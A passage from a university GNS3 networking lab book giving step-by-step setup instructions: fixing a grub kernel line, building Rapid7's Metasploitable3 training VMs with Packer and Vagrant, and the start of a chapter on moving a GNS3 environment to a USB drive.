


Figure 16 – menu.lst file opened in nano

This will open the grub boot configuration file called menu.lst

4.10. Use the arrow keys to scroll down after the default options and stop at a line called ***kernel*** (highlighted in yellow)




Figure 17 – kernel line in menu.lst file

4.11. Use the right arrow key to go to the end of this line and add –> ***noapic*** (highlighted in yellow) after the word splash




Figure 18 – noapic added to end of kernel line in menu.lst file

4.12. Save your change by pressing ^O Write Out (old school way of saying save)

4.13. Exit nano by pressing ^X Exit

4.14. Reboot the VM and it should boot without having to type noapic twice

Phase II – Installing Metasploitable3

Metasploitable3 comes in two flavors: Windows and Linux. Because of licensing issues, sharing Metasploitable 3 as a Windows VM is prohibitive, but you may build the image without violating any laws.

1. Visit Rapid7's GitHub page for metasploitable3 and read the README file. You will see lots of steps. We are going to follow the steps for building the VM using Windows

2. Install some supporting software

2.1. Install Packer

2.1.1. Download the precompiled binary (AMD64) for Windows 11 here

2.1.2. Once downloaded, extract it from the zip file. We are extracting all the supporting software files to the Downloads folder




Figure 19 – Extract the downloaded file

2.1.3. In the Windows Start menu type “environment variables” and click on the menu item when it appears




Figure 20 – Search environment variables

2.1.4. Click on the ***Environment Variables*** button




Figure 21 – System Properties Window

2.1.5. Scroll down to Path and click on ***edit***




Figure 22 – Environment Variables Window

2.1.6. Click on ***new*** then ***browse*** then click on the downloads folder




Figure 23 – Adding a folder to the path variable

2.1.7. Click ***ok*** until the system properties menu closes

2.1.8. Open a new PowerShell window for the changes to take effect

2.1.9. Type ***packer*** (highlighted in yellow) and you should get a list of available commands. This means Packer is working




Figure 24 – Image of packer working

2.2. Install Vagrant

2.2.1. Visit the Vagrant downloads page and download the appropriate package

2.2.2. Once downloaded, you can click on the file and install it like any other Windows program

2.2.3. Restart the Computer

2.2.4. Open Windows PowerShell

2.2.5. Type ***vagrant*** to see a menu of commands

2.2.6. Create a new vagrant environment by typing

```
vagrant init
```

2.2.7. Install the vagrant reload plugin that allows the reloading of VMs as they are being created by typing

```
vagrant plugin install vagrant-reload
```

2.2.8. Create a new vagrant box by typing

```
vagrant box add hashicorp/bionic64
```

2.2.9. When asked, choose ***option 2*** for VirtualBox

```
PS C:\Users\mheathvanhorn> vagrant box add hashicorp/bionic64
==> box: Loading metadata for box 'hashicorp/bionic64'
    box: URL: https://vagrantcloud.com/api/v2/vagrant/hashicorp/bionic64
This box can work with multiple providers! The providers that it
can work with are listed below. Please review the list and choose
the provider you will be working with.

1) hyperv
2) virtualbox
3) vmware_desktop

Enter your choice: 2
==> box: Adding box 'hashicorp/bionic64' (v1.0.282) for provider: virtualbox
    box: Downloading: https://vagrantcloud.com/hashicorp/boxes/bionic64/versions/1.0.282/providers/virtual
box/unknown/vagrant.box
    box:
==> box: Successfully added box 'hashicorp/bionic64' (v1.0.282) for 'virtualbox'!
PS C:\Users\mheathvanhorn>
```

Figure 25 – Select option 2 for VirtualBox

2.3. Install both versions of metsasploitable (Windows and Linux) by doing the following:

2.3.1. Create a new directory by typing

```
mkdir metasploitable3-workspace
```

2.3.2. Navigate to the directory by typing

```
cd metasploitable-workspace
```

2.3.3. Extract both versions of metasploitable3 by typing the following (all on one line)

```
Invoke-WebRequest -Uri "https://raw.githubusercontent.com/
rapid7/metasploitable3/master/Vagrantfile" -OutFile "Vagrantfile"
```

2.3.4. Start the building of the VMs by typing

```
vagrant up
```



Figure 26 – This could take awhile

2.4. This will take some time, but once it's finished, you'll have two new VMs in VirtualBox. The credentials for both machines is:
USER: ***vagrant***
PASSWORD: ***vagrant***

3. Now add them to the GNS3 environment for future use

End of Lab




Figure 00 – Contact us via prmaster@erau.edu

CHAPTER 14

Making GNS3 Portable

MATHEW J. HEATH VAN HORN, PHD

GNS3 is designed for large corporations running it on a server. These corporations build their entire infrastructure on the GNS3 platform and analyze its performance before deploying the real-world configurations. We are using GNS3 on a desktop, which limits the number of devices we can deploy in our environment. However, it also makes the GNS3 environment portable. You might have multiple environments (home desktop, school desktop, and laptop) that you want to move your GNS3 environment between. This chapter will explain how to make your GNS3 environment portable.

LEARNING OBJECTIVES

- Successfully migrate your GNS3 environment to a portable drive
- Successfully migrate your GNS3 environment to your local system.

PREREQUISITES

- Chapter 2 – Setting up a GNS3 environment
- Chapter 6 – Adding a Virtual Machine to GNS3

DELIVERABLES

- None – this is for learners who want to make their GNS3 environment portable

RESOURCES

- https://www.partitionwizard.com/partitionmagic/usb-3-0-speed.html
- https://learn.microsoft.com/en-us/windows/client-management/client-tools/change-default-removal-policy-external-storage-media
- https://usbdeview.com/

CONTRIBUTORS AND TESTERS

Alec Parish, Student, ERAU

Phase I – Selecting a portable drive.

With the advent of USB 3.0, users can run virtual machines (VM) right off their thumb drive at the same speed as a hard drive. However, many sellers of thumb drives advertise 'possible speeds' instead of actual speeds. We tested six different thumb drives and found only one that was fast enough to run virtual machines on the drive. This phase covers how to test a thumb drive.

1. The first thing to do is to check your system parameters:

    1.1. Starting with Windows 10, the default policy for removing USB drives has been set to "quick remove." This policy remains in Windows 11. If you need to improve your USB performance, you can change the policy to "better performance". However, **do not** forget to use the Windows "Safely Remove Hardware" process, or all your drive data could be lost! Windows default media removal policy | Microsoft Learn

    1.2. Use the most current drivers for your portable storage device

    1.3. Convert the file system on the portable drive to NTFS

2. Check the speed of your device using a USB speed tester such as MiniTool Partition Wizard https://www.partitionwizard.com/partitionmagic/usb-3-0-speed.html or https://usbdeview.com/

    2.1. USBDeview instructions

        2.1.1. Download the app from https://usbdeview.com/

        2.1.2. Navigate to your downloads and extract all the files

        2.1.3. Click on the USBDeview application to start it

        2.1.4. Find the USB device in the list of devices

    NOTE: Plug your device in and then out to see what has changed. That is your USB device




Figure 1 – Selecting the USB drive in USBDeview

2.1.5. Right-click the USB drive and select Speed Test

